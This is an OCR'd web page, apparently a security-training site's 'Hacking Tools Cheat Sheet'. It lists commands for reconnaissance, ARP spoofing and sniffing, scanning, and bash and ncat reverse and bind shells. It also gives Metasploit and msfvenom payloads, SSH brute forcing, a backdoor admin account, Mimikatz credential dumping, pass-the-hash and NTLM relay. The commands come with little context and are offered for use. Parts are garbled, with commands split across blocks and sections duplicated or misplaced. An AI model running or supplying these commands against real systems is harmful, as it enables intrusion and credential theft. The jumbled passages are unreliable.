
THE CYBER SECURITY COMPANY

Hacking Tools Cheat Sheet: The Complete Guide You Need

February 1, 2023 / By Nathan House



Listen to the article

You have countless hacking tools at your disposal, but they only hold value if you use them to their full potential. Our hacking tools cheat sheet will show you the best tools for specific jobs and how to use them.

Don’t waste your time hammering away at a problem to no avail when there is a perfect tool for the job collecting dust. Master these tools now and become the hacker you’ve always wanted to be.

Click **here** to download a pdf copy to keep with you, and read on to power up your hacking.

Search cheats here

Basic Linux Networking Tools

SHOW IP CONFIGURATION:

```
# ip a lw
```

DNS LOOKUP:

```
# dig stationx.net
```

CHANGE IP/MAC ADDRESS:

```
# ip link set dev eth0 down
```

```
# macchanger -m 23:05:13:37:42:21 eth0
```

```
# ip link set dev eth0 up
```

STATIC IP ADDRESS CONFIGURATION:

```
# ip addr add 10.5.23.42/24 dev eth0
```

Information Gathering

REVERSE DNS LOOKUP:

```
# dig -x 10.5.23.42
```

OR USING AN NMAP SCRIP:

```
# nmap -sn -Pn stationx.net
```

```
–script hostmap-crtsh
```

COMBINE VARIOUS SOURCES FOR SUBDOMAIN ENUM:

```
# amass enum -src -brute -min-forrecursive
```

```
2 -d stationx.net
```

FIND OWNER/CONTACT OF DOMAIN OR IP ADDRESS:

```
# whois stationx.net
```

GET NAMESERVERS AND TEST FOR DNS ZONE TRANSFER:

```
# dig example.com ns
```

```
# dig example.com axfr @n1.example.com
```

GET HOSTNAMES FROM CT LOGS: SEARCH FOR:

%.stationx.net on https://crt.sh.

TCP Tools

LISTEN ON TCP PORT:

```
# ncat -l -p 1337
```

CONNECT TO TCP PORT:

```
# ncat 10.5.23.42 1337
```

TLS Tools

CREATE SELF-SIGNED CERTIFICATE:

```
# openssl req -x509 -newkey rsa:2048
-keyout key.pem -out cert.pem -nodes
-subj “/CN=example.org/”
```

CONNECT TO TLS SERVICE USING OPENSSL:

```
# openssl s_client -connect
10.5.23.42:1337
```

TEST TLS SERVER CERTIFICATE AND CIPHERS:

```
# sslyze –regular 10.5.23.42:443
```

ONLINE TLS TESTS:

ssllabs.com, hardenize.com

START TLS SERVER:

```
# ncat –ssl -l -p 1337 –ssl-cert
cert.pem –ssl-key key.pem
```

CONNECT TO TLS SERVICE:

```
# ncat –ssl 10.5.23.42 1337
```

SHOW CERTIFICATE DETAILS:

```
# openssl s_client -connect
10.5.23.42:1337 | openssl x509 -text
```

TCP TO TLS PROXY:

```
# socat TCP-LISTEN:2305,fork,reuseaddr
ssl:example.com:443
```

HTTP Tools

START PYTHON WEBSERVER ON PORT 2305:

```
# python3 -m http.server 2305
```

USEFUL CURL OPTIONS:

-k: Accept untrusted certificates

-d “foo=bar”: HTTP POST data

PERFORM HTTP REQUEST:

```
# curl http://10.5.23.42:2305/?foo=bar
```

SCAN FOR COMMON FILES/APPLICATIONS/CONFIGS:

```
# nikto -host https://example.net
```

USEFUL CURL OPTIONS:

-H: “Foo: Bar”: HTTP header

-I: Perform HEAD request

-L: Follow redirects

-o foobar.html: Write output file

–**proxy http://127.0.0.1:8080**: Set proxy

ENUMERATE COMMON DIRECTORY-/FILENAMES:

```
# gobuster dir -k -u
```

https://example.net -w

/usr/share/wordlists/dirb/common.txt

Sniffing

ARP SPOOFING:

```
# arpspoof -t 10.5.23.42 10.5.23.1
```

OR A GRAPHICAL TOOL:

```
# ettercap -G
```

SHOW ARP CACHE:

```
# ip neigh
```

DELETE ARP CACHE:

```
# ip neigh flush all
```

SNIFF TRAFFIC:

```
# tcpdump [options] [filters]
```

USEFUL TCPDUMP FILTERS:

not arp: No ARP packets

port ftp or port 23: Only port 21 or 23

host 10.5.23.31: Only from/to host

net 10.5.23.0/24: Only from/to hosts in

USEFUL TCPDUMP OPTIONS:

```
# tcpdump [options] [filters]
```

-n: Disable name and port resolution

-A: Print in ASCII

-XX: Print in hex and ASCII

-w file: Write output PCAP file

-r file: Read PCAP file

network

Advanced sniffing using tshark or Wireshark.

SNIFFING OVER SSH ON A REMOTE HOST:

```
# ssh 10.5.23.42 tcpdump -w- port not
ssh | wireshark -k -i –
```

SHOW TRANSMITTED IMAGES:

```
# driftnet
```

SEARCH IN NETWORK TRAFFIC:

```
# ngrep -i password
```

SHOW HTTP GET REQUESTS:

```
# urlsnarf
```

Network Scanning

ARP SCAN:

```
# nmap -n -sn -PR 10.5.23.0/24
```

SCAN FOR VULNERABILITIES (SCRIPT CATEGORY FILTER):

```
# nmap -n -Pn –script “vuln and safe”
10.5.23.0/24
```

REVERSE DNS LOOKUP OF IP RANGE:

```
# nmap -sL 10.5.23.0/24
```

TCP SCAN (SYN SCAN = HALF-OPEN SCAN):

```
# nmap -Pn -n -sS -p
22,25,80,443,8080 10.5.23.0/24
```

USEFUL NMAP OPTIONS:

-n: Disable name and port resolution

-PR: ARP host discovery

-Pn: Disable host discovery

-sn: Disable port scan (host discovery only)

-sS/-sT/-sU: SYN/TCP connect/UDP scan

–top-ports 50: Scan 50 top ports

-iL file: Host input file

-oA file: Write output files (3 types)

-sC: Script scan (default scripts)

–script : Specific scripts

-sV: Version detection

-6: IPv6 scan

SCAN FOR ETERNALBLUE VULNERABLE HOSTS:

```
# nmap -n -Pn -p 443 –script smbvuln-
ms17-010 10.5.23.0/24
```

PERFORMANCE TUNING (1 SYN PACKET ≈ 60 BYTES → 20’000 PACKETS/S ≈ 10 MBPS):

```
# nmap -n -Pn –min-rate 20000
10.5.23.0/24
```

NMAP HOST DISCOVERY (ARP, ICMP, SYN 443/TCP, ACK 80/TCP):

```
# nmap -sn -n 10.5.23.0/24
```

LIST NMAP SCRIPTS:

```
# ls /usr/share/nmap/scripts
```

The target can be specified using CIDR notation (10.5.23.0/24) or range definitions (10.13-37.5.1-23).

FAST SCAN USING MASSCAN:

```
# masscan -p80,8000-8100 –rate 20000
10.0.0.0/8
```

PUBLIC INTERNET SCAN DATABASES:

shodan.io, censys.io

Shells

START BIND SHELL (ON VICTIM):

```
# ncat -l -p 2305 -e “/bin/bash -i”
```

CONNECT TO BIND SHELL (ON ATTACKER):

```
# ncat 10.5.23.42 2305
```

LISTEN FOR REVERSE SHELL (ON ATTACKER):

```
# ncat -l -p 23
```

START REVERSE SHELL WITH BASH ONLY (ON VICTIM):

```
# bash -i &>/dev/tcp/10.5.23.5/42 0>&1
```

START REVERSE SHELL (ON VICTIM):

```
# ncat -e “/bin/bash -i” 10.5.23.5 23
```

UPGRADE TO PSEUDO TERMINAL:

```
# python -c ‘import pty;
pty.spawn(“/bin/bash”)’
```

Vulnerability DBs and Exploits

EXPLOIT SEARCH (LOCAL COPY OF THE EXPLOIT-DB):

```
# searchsploit apache
```

SHOW EXPLOIT FILE PATH AND COPY IT INTO CLIPBOARD:

```
# searchsploit -p 40142
```

ONLINE VULNERABILITY AND EXPLOIT DATABASES:

cvedetails.com, exploit-db.com,

packetstormsecurity.com

Cracking

TRY SSH PASSWORDS FROM A WORDLIST:

```
# ncrack -p 22 –user root -P
./passwords.txt 10.5.23.0/24
```

CRACK HASHES (E.G. 5600 FOR NETNTLMV2 TYPE):

```
# hashcat -m 5600 -a 0 hash.txt
/path/to/wordlists/*
```

DETERMINE HASH TYPE:

```
# hashid 869d[...]bd88
```

SHOW EXAMPLE HASH TYPES FOR HASHCAT:

```
# hashcat –example-hashes
```

CRACK HASHES USING JOHN THE RIPPER:

```
# john hashes.txt
```

Metasploit Framework

START METASPLOIT:

```
# msfconsole
```

USE EXPLOIT:

```
msf > use exploit/windows/smb/ms17_...
```

CONFIGURE EXPLOIT:

```
msf exploit(...) > show options
msf exploit(...) > set TARGET 10.5.23.42
```

REVERSE SHELL LISTENER:

```
> use exploit/multi/handler
> set payload
linux/x64/shell_reverse_tcp
> set LHOST 10.5.23.42 # attacker
> set LPORT 443
> exploit
```

```
meterpreter > download c:\keepass.kdb
```

BACKGROUND METERPRETER SESSION:

```
meterpreter > background
```

SEARCH EXPLOIT:

```
> search eternalblue
```

RUN EXPLOIT:

```
msf exploit(...) > exploit
```

GENERATE REVERSE SHELL (WAR):

```
# msfvenom -p
java/jsp_shell_reverse_tcp LHOST=<your
ip address> LPORT=443 -f war > sh.war
```

UPGRADE TO METERPRETER (OR PRESS ^Z (CTRL-Z)):

```
background
Background session 1? [y/N] y
> sessions # list sessions
> sessions -u 1 # Upgrade
> sessions 2 # interact with session 2
meterpreter > sysinfo # use it
```

```
meterpreter > portfwd add -l 2323 -p
3389 -r 10.5.23.23
```

PIVOTING THROUGH EXISTING METERPRETER SESSION:

```
> use post/multi/manage/autoroute
```

SOCKS VIA METERPRETER (REQUIRES AUTOROUTE):

```
> use auxiliary/server/socks4a
> set SRVPORT 8080
> run
```

CONNECT THROUGH SOCKS PROXY:

```
# proxychains ncat 172.23.5.42 1337
```

PIVOTING THROUGH EXISTING METERPRETER SESSION:

```
> set session 2 # meterpreter session
> run
> route
```

CONFIGURE PROXYCHAINS:

```
# vi /etc/proxychains.conf
[…]
socks4 127.0.0.1 1080
```

Linux Privilege Escalation

ENUMERATE LOCAL INFORMATION (-T FOR MORE TESTS):

```
# curl -o /tmp/linenum https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
# bash /tmp/linenum -r /tmp/report
```

Other hardening checks can be done using lynis or LinPEAS.

Use sudo/SUID/capabilities/etc. exploits from gtfobins.github.io.

SCAN FOR NETWORK SHARES:

```
# smbmap.py –host-file smbhosts.txt –u Administrator -p PasswordOrHash
```

Copy **PowerUp.ps1** from GitHub “PowerShellMafia/

ADD A NEW LOCAL ADMIN:

```
C:\> net user backdoor P@ssw0rd23
C:\> net localgroup Administrators backdoor /add
```

PowerSploit” into PowerShell to bypass ExecutionPolicy and execute **Invoke-AllChecks**. Use the abuse functions.

ADD A NEW LOCAL ADMIN:

Windows Credentials Gathering

START MIMIKATZ AND CREATE LOG FILE:

```
C:\>mimikatz.exe
# privilege::debug
# log C:\tmp\mimikatz.log
```

SHOW PASSWORDS/HASHES OF LOGGED IN USERS:

```
# sekurlsa::logonpasswords
```

EXTRACT HASHES USING MIMIKATZ:

```
# lsadump::sam /system:system.hiv /sam:sam.hiv
```

READ LSASS.EXE PROCESS DUMP:

```
# sekurlsa::minidump lsass.dmp
```

Dump lsass.exe in taskmgr or procdump.

BACKUP SYSTEM & SAM HIVE:

```
C:\>reg save HKLM\SYSTEM system.hiv
C:\>reg save HKLM\SAM sam.hiv
```

Pass-the-Hash

00:00 00:00 1

```
C:\>mimikatz.exe
# privilege::debug
# log C:\tmp\mimikatz.log
```

```
# crackmapexec -u Administrator -H :011AD41795657A8ED80AB3FF6F078D03 10.5.23.0/24 –sam
```

METERPRETER VIA PASS-THE-HASH:

```
msf > set payload
```

RDP VIA PASS-THE-HASH:

```
# xfreerdp /u:user /d:domain /pth:
```

METERPRETER VIA PASS-THE-HASH:

```
windows/meterpreter/reverse_tcp
msf > set LHOST 10.5.23.42 # attacker
msf > set LPORT 443
msf > set RHOST 10.5.23.21 # victim
msf > set SMBPass 01[…]03:01[…]03
msf > exploit
meterpreter > shell
C:\WINDOWS\system32>
```

RDP VIA PASS-THE-HASH:

```
011AD41795657A8ED80AB3FF6F078D03
/v:10.5.23.42
```

BROWSE SHARES VIA PASS-THE-HASH:

```
# ./smbclient.py
domain/usrname@10.5.23.42 -hashes
:011AD41795657A8ED80AB3FF6F078D03
```

NTLM Relay

VULNERABLE IF MESSAGE_SIGNING: DISABLED:

```
# nmap -n -Pn -p 445 –script smbsecurity-
mode 10.5.23.0/24
```

NTLM RELAY USING SOCKS PROXY:

```
# ./ntlmrelayx.py -tf targets.txt
```

```
# vi /etc/proxychains.conf
[…]
socks4 127.0.0.1 1080
```

DISABLE SMB AND HTTP IN RESPONDER.CONF AND START RESPONDER:

```
# ./Responder.py -I eth0
```

NTLM RELAY TO TARGET AND EXTRACT SAM FILE:

```
# ./ntlmrelayx.py -smb2support -t
smb://10.5.23.42
```

```
# proxychains smbclient -m smb3
'\\10.5.23.42\C$' -W pc05 -U
Administrator%invalidPwd
```

Active Directory

Use SharpHound to gather information and import into Bloodhound to analyze.

Download PingCastle from pingcastle.com and generate Report.

Frequently Asked Questions

⊖ What do most hackers use to hack?

There are several tools hackers use to perform hacking. Most commonly, hackers will use:

- Nmap to scan a network
- Tools like Netcat or Meterpreter to catch shells
- Hashcat for password cracking
- Metasploit to manage sessions and launch exploits
- Mimikatz for Windows credentials gathering

But there are many more tools available, as you can see above.

⊕ What is the first step of hacking?

⊕ Is hacking a crime?

⊕ What coding do hackers use?

⊕ Which type of hacker is best?

▶ 00:00 00:00 1 ✕

CATEGORIES CHEAT SHEETS HACKING

Nathan House

Nathan House is the founder and CEO of StationX. He has over 25 years of experience in cyber security, where he has advised some of the largest companies in the world. Nathan is the author of the popular "The Complete Cyber Security Course", which has been taken by over half a million students in 195 countries. He is the winner of the AI "Cyber Security Educator of the Year 2020" award and finalist for Influencer of the year 2022.


Related Articles

Nmap Cheat Sheet 2023: All the Commands, Flags & Switches

Read More »

Linux Command Line Cheat Sheet: All the Commands You Need

Read More »



00:00

00:00

1

Read More »

Movies for Hackers to Watch

Read More »

INFO

- Affiliates
- Legal Notices
- Privacy Policy
- Site Map

SECURITY ASSESSMENT

- Penetration Testing
- Vulnerability Scanning
- Build Reviews
- Source Code Review
- Social Engineering

CONSULTING

- Audit & Compliance
- Incident Response
- Security Architecture
- Risk Assessment
- Security Training

00:00 00:00 1